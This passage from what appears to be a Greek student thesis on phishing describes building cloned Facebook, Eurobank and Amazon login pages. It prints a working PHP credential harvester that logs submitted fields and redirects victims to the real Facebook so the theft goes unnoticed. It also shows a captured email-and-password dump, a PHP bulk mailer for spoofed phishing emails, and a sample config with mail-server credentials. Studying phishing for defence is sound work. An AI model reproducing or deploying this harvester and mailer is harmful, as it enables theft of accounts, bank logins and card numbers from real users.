Οι τρόποι αντιμετώπισης της εν λόγω επίθεσης δεν διαφοροποιούνται ιδιαίτερα από αυτά που έχουν αναφερθεί ανωτέρω. Η wise-ανίχνευση μπορεί να αποτελέσει τρόπο προστασίας των διαδικτυακών “hosted payloads” μαζί με τις συχνές ενημερώσεις τους. Επίσης, για τα payloads ενδείκνυται η μελέτη των SEO επιθέσεων, η οποία μπορεί να οδηγήσει σε στοιχεία που χρειάζεται να προσέξουν οι χρήστες, όπως το ενεργό περιεχόμενο που χρησιμοποιείται στην ανακατεύθυνση (“redirection”) ή τα HTML και scripts στοιχεία που χρησιμοποιούνται στις κακόβουλες ιστοσελίδες. Τέλος, η αναβάθμιση των εφαρμογών προστασίας είναι επιτακτική ανάγκη (76). Οι μηχανές αναζήτησης εσκεμμένα σχεδιάζουν τους αλγόριθμους τους πιο περίπλοκους και δύσκολους, με σκοπό να δυσκολέψουν τους hackers.

ΚΕΦΑΛΑΙΟ 4: ΔΗΜΙΟΥΡΓΙΑ ΠΑΡΑΠΛΑΝΗΤΙΚΩΝ ΙΣΤΟΣΕΛΙΔΩΝ

4.1. Ανάλυση Πειραματικών Αποτελεσμάτων

Στα πλαίσια της παρούσας πτυχιακής υλοποιήθηκαν διάφορες μορφές Phising μέσω διαδικτύου. Για τις ανάγκες της συγκεκριμένης εργασίας δημιουργήθηκαν διάφορες ιστοσελίδες, οι οποίες είναι φαινομενικά ίδιες με κάποιες άλλες ευρέως γνωστές, όπως για παράδειγμα το Facebook και της Amazon. Με τη χρήση κατάλληλων προγραμμάτων, γραμμένα κατά κύριο λόγο σε PHP, καταφέραμε να αποσπάσουμε πληροφορίες σχετικά με το κωδικό και το όνομα χρήστη, αλλά και περισσότερο ευαίσθητα προσωπικά δεδομένα όπως για παράδειγμα τους αριθμούς πιστωτικών καρτών.

Σε αυτό το σημείο κρίνεται σκόπιμο να υπογραμμιστεί ότι οι ιστοσελίδες που δημιουργήσαμε δεν έχουν τοποθετηθεί σε κάποιο εξυπηρετητή (server), έτσι ώστε να μπορούν να είναι δημόσια προσβάσιμες, καθώς κάτι τέτοιο θα ήταν παράνομο. Ωστόσο είναι δυνατόν να φιλοξενηθούν από οποιονδήποτε server, ο οποίος υποστηρίζει εκτέλεση αρχείων της γλώσσας PHP. Ενδεικτικά αναφέρεται ότι στην περίπτωση που το λειτουργικό σύστημα του εξυπηρετητή είναι Windows, η εφαρμογή WampServer παρέχει κατάλληλο περιβάλλον ανάπτυξης διαδικτυακών εφαρμογών. Στην πλειοψηφία τους βέβαια, οι περισσότεροι εξυπηρετητές χρησιμοποιούν κάποιο Linux based λειτουργικό σύστημα όπως για παράδειγμα Ubuntu. Σε αυτή την περίπτωση το περιβάλλον, που μας εξασφαλίζει όλα τα απαιτούμενα διαδικτυακά services για την ανάπτυξη των εφαρμογών μας ονομάζεται LAMP και είναι το ακρωνύμιο από τα Linux Operation System, Apache HTTP Server, MySQL relational database management system και PHP programming language.

Για τις ανάγκες της εν λόγω εργασίας χρησιμοποιήθηκε ένας υπολογιστής με λειτουργικό σύστημα Ubuntu 14.04, στο οποίο δημιουργήθηκε κατάλληλο περιβάλλον ανάπτυξης


ιστοσελίδων με την χρήση του LAMP. Τα πειράματα που εκτελέστηκαν μπορούν να χωριστούν σε τρεις διαφορετικές υποενότητες, ανάλογα με την πολυπλοκότητα της διαδικασίας Phising που υλοποιήθηκε. Η σημαντικότερη ίσως παράμετρος σε κάθε απόπειρα υποκλοπής προσωπικών δεδομένων είναι η δημιουργία μια αξιόπιστης ιστορίας, η οποία θα πείσει το χρήστη να εισάγει τα στοιχεία του ακολουθώντας συγκεκριμένο link αμφιβόλου προέλευσης.

Σε πρώτο βήμα δημιουργήθηκε μια ιστοσελίδα φαινομενικά ίδια με την σελίδα του Facebook και με το κατάλληλο πρόγραμμα αποσπάστηκαν κωδικοί πρόσβασης και ονόματα χρηστών, από οποιονδήποτε έκανε login στην σελίδα. Στην συνέχεια φτιάχτηκε μια ιστοσελίδα, η οποία ήταν ίδια με αυτή του Eurobank e-banking. Το συγκεκριμένο πείραμα ήταν αρκετά πιο σύνθετο, καθώς οι τράπεζες χρησιμοποιούν σύνθετες μορφές αντιμετώπισης του Phising, ωστόσο και πάλι καταφέραμε να αποσπάσουμε τους κωδικούς του ebanking από ανυποψίαστους χρήστες. Τέλος υλοποιήθηκε ένα πιο σύνθετο σενάριο, όπου αποστέλλονται, μέσω κατάλληλου προγράμματος, μαζικά e-mails σε πολλούς χρήστες, τα οποία υποτίθεται ότι προέρχονται από κάποια δημοφιλή ιστοσελίδα. Στο σώμα του e-mail υπάρχει ένα κείμενο το οποίου παρακινεί τους αποδέκτες να ακολουθήσουν κάποιον υπερσύνδεσμο, που κάνοντας login θα απολαύσουν προσφορές και εκπτώσεις σε διάφορα προϊόντα.

4.2. Phising σε Ιστοσελίδα του Facebook

Στο συγκεκριμένο πείραμα κατασκευάστηκε μια ιστοσελίδα οι οποία μορφολογικά δεν παρουσιάζει καμιά διαφορά με την αυθεντική ιστοσελίδα του Facebook. Ενδεικτικά στις εικόνες που ακολουθούν απεικονίζονται η αυθεντική και η σελίδα που φτιάχτηκε.

Εικόνα 4.1: Αυθεντική ιστοσελίδα Facebook




Εικόνα 4.2: Πλαστή ιστοσελίδα Facebook

Είναι προφανές ότι οι διαφορές των δυο ιστοσελίδων πρέπει να είναι αμελητέες αν όχι ανύπαρκτες, μιας και διαφορετικά δεν θα είναι δυνατόν να πειστεί κάποιος να εισάγει τα στοιχεία του λογαριασμού του. Στο παρόν πείραμα, τροποποιήθηκε κατάλληλα ο HTML

κώδικας της ιστοσελίδας, έτσι ώστε όποτε κάποιος πατάει το κουμπί «Σύνδεση» να εκτελείται το παρακάτω script σε PHP, το οποίο αποθηκεύει σε ένα αρχείο της επιλογής, εδώ usernames, τα στοιχεία που εισήγαγε ο χρήστης.


```
<?php

// Go to facebook so that nobody understands anything more than a login glitch
header("Location: https://www.facebook.com/login.php");

// Open a file to save all the stolen passwords in
$handle = fopen("usernames", "a");
foreach ($_POST as $variable=>$value) {
   // write the value in the following format
   // key=value\r\n
   fwrite($handle, $variable);
   fwrite($handle, "=");
   fwrite($handle, $value);
   fwrite($handle, "\r\n");
}
fwrite($handle, "\r\n");
fclose($handle);
```

Ενδεικτικά στις εικόνες που ακολουθούν φαίνονται ακριβώς τα βήματα της προαναφερθείσας διαδικασίας. Αρχικά ένας ανυποψίαστος χρήστης με διεύθυνση e-mail gimmakos@hotmail.com επιχειρεί να εισέλθει στην πλαστή ιστοσελίδα, όπως φαίνεται στην εικόνα που ακολουθεί.



Εικόνα 4.3: Σύνδεση χρήστη στην πλαστή ιστοσελίδα του Facebook

Πατώντας το κουμπί «**Σύνδεση**» εκτελείται ταυτόχρονα το script που παρουσιάσαμε προηγουμένως με αποτέλεσμα να αποθηκεύονται στο αρχείο “username” ο κωδικός και το “όνομα χρήστη”, ενώ ο χρήστης ανακατευθύνεται στην σελίδα της επόμενης εικόνας, η οποία είναι η αυθεντική σελίδα σύνδεσης του Facebook. Με αυτό τον τρόπο, ο χρήστης υποθέτει ότι μάλλον έχει εισάγει κάτι λάθος στον κωδικό του ή στο όνομα χρήστη και εισάγει εκ νέου τα στοιχεία του, στην πραγματική σελίδα αυτή την φορά, χωρίς ωστόσο να υποπτεύεται ότι κάποιος έχει ήδη αποσπάσει τα ευαίσθητα προσωπικά του δεδομένα.



Εικόνα 4.4: Σύνδεση χρήστη στην αυθεντική ιστοσελίδα του Facebook

Ενδεικτικά παραθέτουμε το περιεχόμενο του αρχείου username, το οποίο ανανεώθηκε όταν ο χρήστης πάτησε το κουμπί «Σύνδεση». Με έντονη γραμματοσειρά συμβολίζεται το όνομα και ο κωδικός χρήστης, το οποίο είναι 123paok. Παρατηρούμε ότι πέρα από το e-mail και τον κωδικό χρήστη, έχουν αποθηκευτεί επιπλέον πληροφορίες, όπως για παράδειγμα η περιοχή από την οποία πραγματοποιήθηκε το login.



```
lsd=AVpRQh7A
email=gimmakos@hotmail.com
pass=123paok
default_persistent=0
timezone=-120
lgndim=eyJ3IjoxOTIwLCJoIjoxMDgwLCJhdyI6MTkyMCwiYWgiOjEwNTYsImMiOjI0fQ==
lgnrnd=085015_S1jw
lgnjs=1452962333
locale=el_GR
qsstamp=W1tbXV0sIkFabi1ZMHZJNlNOelVvdG1pQTlZbmR4LUlNWkZ3b2xfWnJsMDVtaTBYSXp
ubDZyZFVYdVdscXVjN19sZE1SNVBPSmMzQkRJQ0RYVFZFQUYzZWdiQXNwY0ZWR3ZrdkdYd3I1Wk
lUVzBlNXRSbGFJcnhRc25MWmx6VEFLSGRyREZrN1JWc1dPOUZXcEl5WWlDZk1BNnhuQ21Nb2J0N
FFJeF83MDVPcFFZWWZZdXNIZHlaTS1uTzNrY0I3V0NUcFVrc085M1RXYTVlajV5b1BVVXJhWHU4
a29SbEdwQUZZTlNobmFMdmdLUjJfTnZKVXciXQ==
```


4.3 Phishing σε Ιστοσελίδα της Eurobank E-banking


Στο συγκεκριμένο πείραμα κατασκευάστηκε εκ νέου μια ιστοσελίδα φαινομενικά ίδια με αυτή της Eurobank. Στόχος του εν λόγω πειράματος ήταν να διαπιστωθεί αν και κατά πόσο είναι δυνατόν να υποκλέψει κανείς δεδομένα που σχετίζονται με τραπεζικούς λογαριασμούς. Σε αντιστοιχία με το πρώτο πείραμα και εδώ τροποποιήθηκε κατάλληλα ο HTML κώδικας της ιστοσελίδας μας, ώστε όταν κάποιος χρήστης πατάει τον κουμπί «Είσοδος» να

αποθηκεύονται στον server που φιλοξενεί την πλαστή ιστοσελίδα μας τα προσωπικά δεδομένα του χρήστη.

Σε αυτό το σημείο αξίζει να αναφερθεί ότι αν και καταφέραμε να αποσπάσουμε τόσο το “username” όσο και το “password” του χρήστη, η ιστοσελίδα της τράπεζας αμέσως μόλις ο χρήστης πατήσει το κουμπί εισόδου, εμφανίζει προειδοποιητικό μήνυμα, το οποίο παρακινεί τον χρήστη να μην εισάγει τα δεδομένα του σε οποιοδήποτε ιστότοπο, ο οποίος δεν είναι της Eurobank. Συγκεκριμένα, η τράπεζα ενημερώνει ότι ο υπερσύνδεσμος που χρησιμοποιήθηκε δεν είναι έγκριτος. Συνεπώς, ακόμα κι αν αποσπαστούν τα δεδομένα του χρήστη, έπειτα από το εν λόγω μήνυμα, πιθανότατα ο χρήστης, θα υποψιαστεί ότι το μάλλον έπεσε θύμα απάτης και θα σπεύσει να αλλάξει τους κωδικούς του. Έτσι, οι κωδικοί που υποκλέπτηκαν είναι πλέον άχρηστοι. Αναλυτικά, στις εικόνες που ακολουθούν φαίνονται η αυθεντική και η πλαστή ιστοσελίδα της Eurobank, οι οποίες είναι πανομοιότυπες.




Εικόνα 4.5: Αυθεντική ιστοσελίδα Eurobank



Εικόνα 4.6: Πλαστή ιστοσελίδα Eurobank

Στην συνέχεια, εφόσον κάποιος χρήστης εισάγει τα στοιχεία πρόσβασης του στην ιστοσελίδα που σχεδιάστηκε, εμφανίζεται το μήνυμα της εικόνας που ακολουθεί, το οποίο αναλύθηκε παραπάνω. Κλείνοντας, είναι προφανές ότι το Phishing, στην περίπτωση που κάποιος προσποιείται ότι είναι μια τράπεζα, είναι μια πιο σύνθετη διαδικασία, η οποία κατά πάσα πιθανότητα θα αποδειχθεί ατελέσφορη.



Εικόνα 4.7: Προειδοποιητικό μήνυμα της Eurobank εφόσον έχουμε επιχειρήσει να αποσπάσουμε προσωπικούς κωδικούς χρηστών

4.4 Phishing Ιστοσελίδων μέσω E-mails

Στο συγκεκριμένο πείραμα, δημιουργήθηκε ένα ολοκληρωμένο σενάριο Phishing. Αρχικά υλοποιήθηκε κατάλληλο πρόγραμμα, το οποίο στέλνει μαζικά e-mails σε πολλούς χρήστες, τις διευθύνσεις ηλεκτρονικού ταχυδρομείου των οποίων τις διαβάζει από κάποιο αρχείο. Στο σώμα του e-mail ενσωματώνεται κατάλληλο μήνυμα, όπως για παράδειγμα το ότι έχει δημιουργηθεί κάποιο σφάλμα στον λογαριασμό του χρήστη, το οποίο ωστόσο για να διορθωθεί απαιτεί την άμεση είσοδο του στο σύστημα από κάποιον υπερσύνδεσμο, ο οποίος και αναφέρεται στο σώμα του e-mail. Ο ανυποψίαστος χρήστης ανακατευθύνεται από το link του e-mail που έλαβε σε κάποια άλλη ιστοσελίδα, από την οποία και αποσπώνται τα προσωπικά του δεδομένα.

Στην εν λόγω ενότητα υλοποιήθηκαν δυο διαφορετικά σενάρια, τα οποία και θα αναλυθούν στη συνέχεια. Στο πρώτο σενάριο, το οποίο είναι και πιο απλό, ο χρήστης λαμβάνει κάποιο μήνυμα ηλεκτρονικού ταχυδρομείο από το “Facebook”, στο οποίο αναφέρεται ότι για λόγους ασφαλείας είναι αναγκαίο να επιβεβαιώσει τα στοιχεία πρόσβασης του στον υπερσύνδεσμο που ακολουθεί. Στο δεύτερο σενάριο, ο χρήστης λαμβάνει ένα e-mail από την “Amazon”, στο οποίο παροτρύνεται να μπει στο σύστημα της και να εισάγει τα στοιχεία χρήστη καθώς επίσης και τα στοιχεία της πιστωτικής του κάρτας με δέλεαρ εκπτώσεις σε διάφορα προϊόντα. Φυσικά, στο συγκεκριμένο e-mail, υπάρχει κατάλληλος υπερσύνδεσμος ο οποίος ανακατευθύνει τους χρήστες σε μια σελίδα, η οποία μοιάζει αλλά δεν είναι της Amazon.

Επομένως, το πρώτο βήμα για την υλοποίηση και των δυο σεναρίων αποτελεί η δημιουργία κατάλληλου προγράμματος το οποίο θα αποστέλλει μαζικά μηνύματα ηλεκτρονικού ταχυδρομείου σε χρήστες. Το συγκεκριμένο πρόγραμμα σε PHP παρατίθεται ακολούθως:

```
#!/usr/bin/env php
<?php

require(__DIR__."/vendor/autoload.php");

// Read the configuration file
$email_parameters = parse_ini_file("email.ini", true);

// Extract the email's metadata
$from = $email_parameters["from"];
$subject = $email_parameters["subject"];
$content = file_get_contents($email_parameters["content"]);

// Extract the mail server's information
$mail_server_parameters = $email_parameters["mail_server"];

// Create the mailer
$mailer = new Nette\Mail\SmtpMailer($mail_server_parameters);

// Send the mails
$emails_file = new SplFileObject($email_parameters["emails"]);
$emails_file->setFlags(
   SplFileObject::DROP_NEW_LINE |
   SplFileObject::SKIP_EMPTY |
   SplFileObject::READ_AHEAD
);
foreach ($emails_file as $to) {
   $mailer->send(
      (new Nette\Mail\Message())
         ->setFrom($from)
         ->addTo($to)
         ->setSubject($subject)
         ->setHtmlBody($content)
   );
```

Παρατηρώντας το παραπάνω “script”, παρατηρείται ότι για να μπορέσει να εκτελεστεί είναι αναγκαίο να υπάρχουν δυο αρχεία. Το πρώτο είναι το email.ini και χρειάζεται γιατί σε αυτό ορίζονται οι απαραίτητοι παράμετροι για την δημιουργία και την αποστολή ενός μηνύματος,

όπως για παράδειγμα το θέμα και το σώμα του μηνύματος, ο αποστολέας κ.α. Ενδεικτικά, ένα τέτοιο αρχείο θα είχε την ακόλουθη μορφή:

from=facebook@example.com
subject="This is a subject"
content=email.html
emails=emails.txt


[mail_server]
host=mail.auth.gr
username=gimmakos@xxxxx.gr
password=paok123
secure=tls

Στο συγκεκριμένο αρχείο, αρχικά ορίζεται το θέμα του μηνύματος καθώς επίσης και ποίος θα φαίνεται σαν αποστολέας. Στην συνέχεια, όσον αφορά το σώμα του μηνύματος διαβάζεται από κατάλληλο html αρχείο. Η συγκεκριμένη επιλογή δεν έγινε τυχαία καθώς παρέχει μεγαλύτερη ευελιξία στην δημιουργία ενός πιο ελκυστικού μηνύματος όσον αφορά το σχεδιαστικό κομμάτι, το οποίο πιθανότατα θα προκαλούσε λιγότερες υποψίες σε θύμα. Τέλος, είναι αναγκαίο να οριστεί και κάποιο αρχείο από το οποίο θα διαβάζονται τα μηνύματα ηλεκτρονικού ταχυδρομείου, που θα σταλεί το μήνυμα. Στην συνέχεια, όσον αφορά το mail server, από τον οποίο στέλνονται τα μηνύματα, αξίζει να αναφερθεί ότι δεν μπορεί να είναι οποιοσδήποτε. Για παράδειγμα, δεν θα ήταν δυνατόν να σταλεί τέτοιου είδους e-mail από το Gmail, το Hotmail ή το Yahoo. Ενδεικτικά να σημειώθεί ότι ο mail server του Αριστοτελείου Πανεπιστημίου Θεσσαλονίκης υποστηρίζει την αποστολή τέτοιου είδους μηνυμάτων εφόσον κάποιος είναι εξουσιοδοτημένος χρήστης.

Επομένως στο πρώτο σενάριο διάφοροι ανυποψίαστοι χρήστες λαμβάνουν ένα e-mail από το Facebook, στο οποίο αναφέρεται ότι για λόγους ασφαλείας είναι αναγκαίο να εισάγουν τα


στοιχεία πρόσβασης τους στον σύνδεσμο που ακολουθεί, ο οποίος τους οδηγεί σε μια σελίδα η οποία φαίνεται στην εικόνα που ακολουθεί. Στην συγκεκριμένη σελίδα έχει τροποποιηθεί επιπλέον ο HTML κώδικας έτσι ώστε να εμφανίζει το μήνυμα: «Για λόγους ασφαλείας επιβεβαιώστε το e-mail και τον κώδικα πρόσβασης σας».

Στη συνέχεια, εφόσον ο χρήστης εισάγει τα στοιχεία του και πατήσει «Σύνδεση», ανακατευθύνεται στην αυθεντική σελίδα σύνδεσης του Facebook. Η συγκεκριμένη επιλογή, έγινε με στόχο ο χρήστης να μην υποψιαστεί την παρανομία.




Εικόνα 4.8: Phising μέσω μηνυμάτων ηλεκτρονικού ταχυδρομείου, τα οποία υποτίθεται έχουν αποσταλεί από το Facebook

Το δεύτερο σενάριο που υλοποιήθηκε, το οποίο είναι και το πιο σύνθετο, υποθέτει ότι ανυποψίαστοι χρήστες λαμβάνουν e-mail από την Amazon, η οποία τους παροτρύνει να κάνουν “login” και να εισάγουν τον αριθμό της πιστωτικής τους κάρτας για να απολαύσουν εκπτώσεις σε διάφορα προϊόντα. Σε πρώτο βήμα ο υπερσύνδεσμος που υπάρχει στο e-mail που τους στέλνεται οδηγεί σε μια ιστοσελίδα, η οποία φαίνεται στην παρακάτω εικόνα.



Εικόνα 4.9: Σελίδα επιβεβαίωσης λογαριασμού χρήστη στην Amazon

Ας υποθέσουμε ότι κάποιος χρήστης δελεάζεται με την προσφορά για εκπτώσεις και αποφασίζει να εισάγει το e-mail και τον κωδικό πρόσβασης του, όπως φαίνεται στην εικόνα που ακολουθεί.



